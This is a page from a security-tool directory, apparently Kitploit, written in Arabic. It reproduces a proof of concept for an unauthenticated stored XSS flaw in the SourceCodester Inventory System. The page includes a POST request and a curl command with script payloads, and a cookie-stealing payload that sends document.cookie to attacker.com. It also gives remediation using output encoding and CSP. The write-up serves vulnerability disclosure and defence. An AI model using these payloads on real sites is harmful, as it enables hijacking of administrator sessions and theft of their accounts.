
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/xmyronn/cve-2026-11518-xss
تحليل الثغرات الأمنيةاستغلال تطبيقات الويبأمن الويبCTFاختبار الاختراقالتعلم والتعليم
GitHubxmyronn/cve-2026-11518-xss

CVE-2026-11518-XSS

إثبات المفهوم لـ XSS مخزنة غير مصادق عليها في SourceCodester Inventory System، يوضح اختطاف جلسة المسؤول عبر حمولات تسجيل مصممة.

عرض المستودع
47منذ 6 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    344
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    297

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

ثغرة XSS مخزنة في نظام المخزون باستخدام PHP وMySQL

تفاصيل الثغرة

الحقلالتفاصيل
نوع الثغرةتخزين البرمجة النصية عبر المواقع (XSS)
التطبيق المتأثرنظام المخزون باستخدام PHP وMySQL
البائعSourceCodester
الإصدار المتأثر1.0
الملف المتأثرregister.php
الحقولfullname, username
مصادقة مطلوبةلا (بدون مصادقة)
الأثراختطاف جلسة المسؤول، تنفيذ سكربت ضار في لوحة التحكم
درجة CVSS8.8 (عالية)
متجه CVSSCVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N

الوصف

نظام المخزون باستخدام PHP وMySQL من SourceCodester (تم تقديمه في 23 مايو 2026) معرض لثغرة البرمجة النصية عبر المواقع (XSS) المخزنة بدون مصادقة في وحدة تسجيل الموظفين (register.php).


لا تقوم حقول الإدخال fullname وusername بتعقيم أو ترميز المدخلات المقدمة من المستخدم قبل تخزينها في قاعدة البيانات. عندما يزور المسؤول صفحة إدارة المستخدمين (users.php)، يتم عرض الحمولات غير المعقمة مباشرة في سياق HTML، مما يتسبب في تنفيذ JavaScript فورًا في جلسة متصفح المسؤول.

نظرًا لأن التسجيل لا يتطلب مصادقة، يمكن لمهاجم عن بُعد غير مصادق حقن JavaScript عشوائية سيتم تنفيذها في سياق أي مسؤول يشاهد لوحة إدارة المستخدمين.


سيناريو الهجوم

  1. يزور المهاجم /product_inventory/register.php — لا يلزم تسجيل دخول.

  2. يُرسل المهاجم حمولة ضارة في حقلي fullname و/أو username.
  3. تُخزَّن الحمولة في قاعدة البيانات دون تعقيم.
  4. عندما يسجل المسؤول الدخول وينتقل إلى /product_inventory/users.php، يتم تنفيذ الحمولة تلقائيًا في متصفح المسؤول.
  5. يمكن للمهاجم سرقة ملف تعريف ارتباط الجلسة الخاص بالمسؤول، أو إعادة توجيه المسؤول إلى صفحة تصيّد، أو تنفيذ أي إجراء نيابةً عن المسؤول.

إثبات الفكرة

الخطوة 1 — الانتقال إلى صفحة التسجيل (بدون مصادقة)

http://<TARGET>/product_inventory/register.php

الخطوة 2 — إرسال نموذج التسجيل التالي

حمولة حقل الاسم الكامل:

<script>alert(1)</script>

حمولة حقل اسم المستخدم:

<script>alert(2)</script>

كلمة المرور: أي قيمة (مثل test1234)

الخطوة 3 — طلب HTTP (Burp Suite / curl)

POST /product_inventory/register.php HTTP/1.1
Host: <TARGET>
Content-Type: application/x-www-form-urlencoded

fullname=<script>alert(1)</script>&username=<script>alert(2)</script>&password=test1234&submit=

ما يعادله في curl:

curl -X POST "http://<TARGET>/product_inventory/register.php" \
  -d "fullname=<script>alert(1)</script>&username=<script>alert(2)</script>&password=test1234&submit="

الخطوة 4 — التشغيل كمسؤول

سجّل الدخول كمسؤول وانتقل إلى:

http://<TARGET>/product_inventory/users.php

يتم تنفيذ كلتا الحمولتين فورًا عند تحميل الصفحة.


الأثر

يمكن للمهاجم غير المصادق أن:

  • سرقة ملفات تعريف ارتباط جلسة المسؤول — مما يسمح بالاستيلاء الكامل على حساب المسؤول
  • إعادة توجيه المسؤول إلى صفحات تصيّد
  • تنفيذ إجراءات على مستوى المسؤول بصمت عبر JavaScript (إنشاء/حذف المستخدمين، التلاعب بالمخزون)
  • نشر keylogger دائم في لوحة التحكم
  • تشويه واجهة المسؤول

مثال على حمولة سرقة ملف تعريف ارتباط الجلسة (استبدل بخادم المهاجم):

<script>document.location='http://attacker.com/steal?c='+document.cookie</script>
لقطات الشاشة

الخطوة 1 — حقن الحمولات في نموذج التسجيل

Screenshot 2026-05-24 051430

الخطوة 2 — تشغيل XSS على صفحة users.php الخاصة بالمسؤول

Screenshot 2026-05-24 051452

الكود المتأثر (السبب الجذري)

توجد الثغرة لأن register.php يُدخل إدخال المستخدم مباشرة في قاعدة البيانات دون تعقيم، ويقوم users.php بإخراج القيم المخزنة دون ترميز باستخدام htmlspecialchars().

النمط المعرض للخطر في users.php (تقريبي):

// Unsafe — outputs raw database value directly into HTML
echo $row['fullname'];
echo $row['username'];

الإصلاح — تطبيق ترميز المخرجات:

echo htmlspecialchars($row['fullname'], ENT_QUOTES, 'UTF-8');
echo htmlspecialchars($row['username'], ENT_QUOTES, 'UTF-8');

بالإضافة إلى ذلك، يجب تعقيم الإدخال عند الإدراج في register.php باستخدام strip_tags() أو العبارات المعدة (prepared statements) مع التحقق المناسب.


المعالجة

  1. قم بترميز جميع المخرجات باستخدام htmlspecialchars() مع ENT_QUOTES قبل عرض البيانات المقدمة من المستخدم في HTML.
  2. تحقق وعقّم جميع حقول الإدخال من جهة الخادم عند نقطة الدخول.
  3. نفّذ ترويسة سياسة أمان المحتوى (CSP) للتخفيف من تأثير XSS.

المراجع

  • SourceCodester — نظام المخزون باستخدام PHP وMySQL

أبلغ عنها سيد عماد الدين ألفي — باحث أمني مستقل

تنزيل الأداة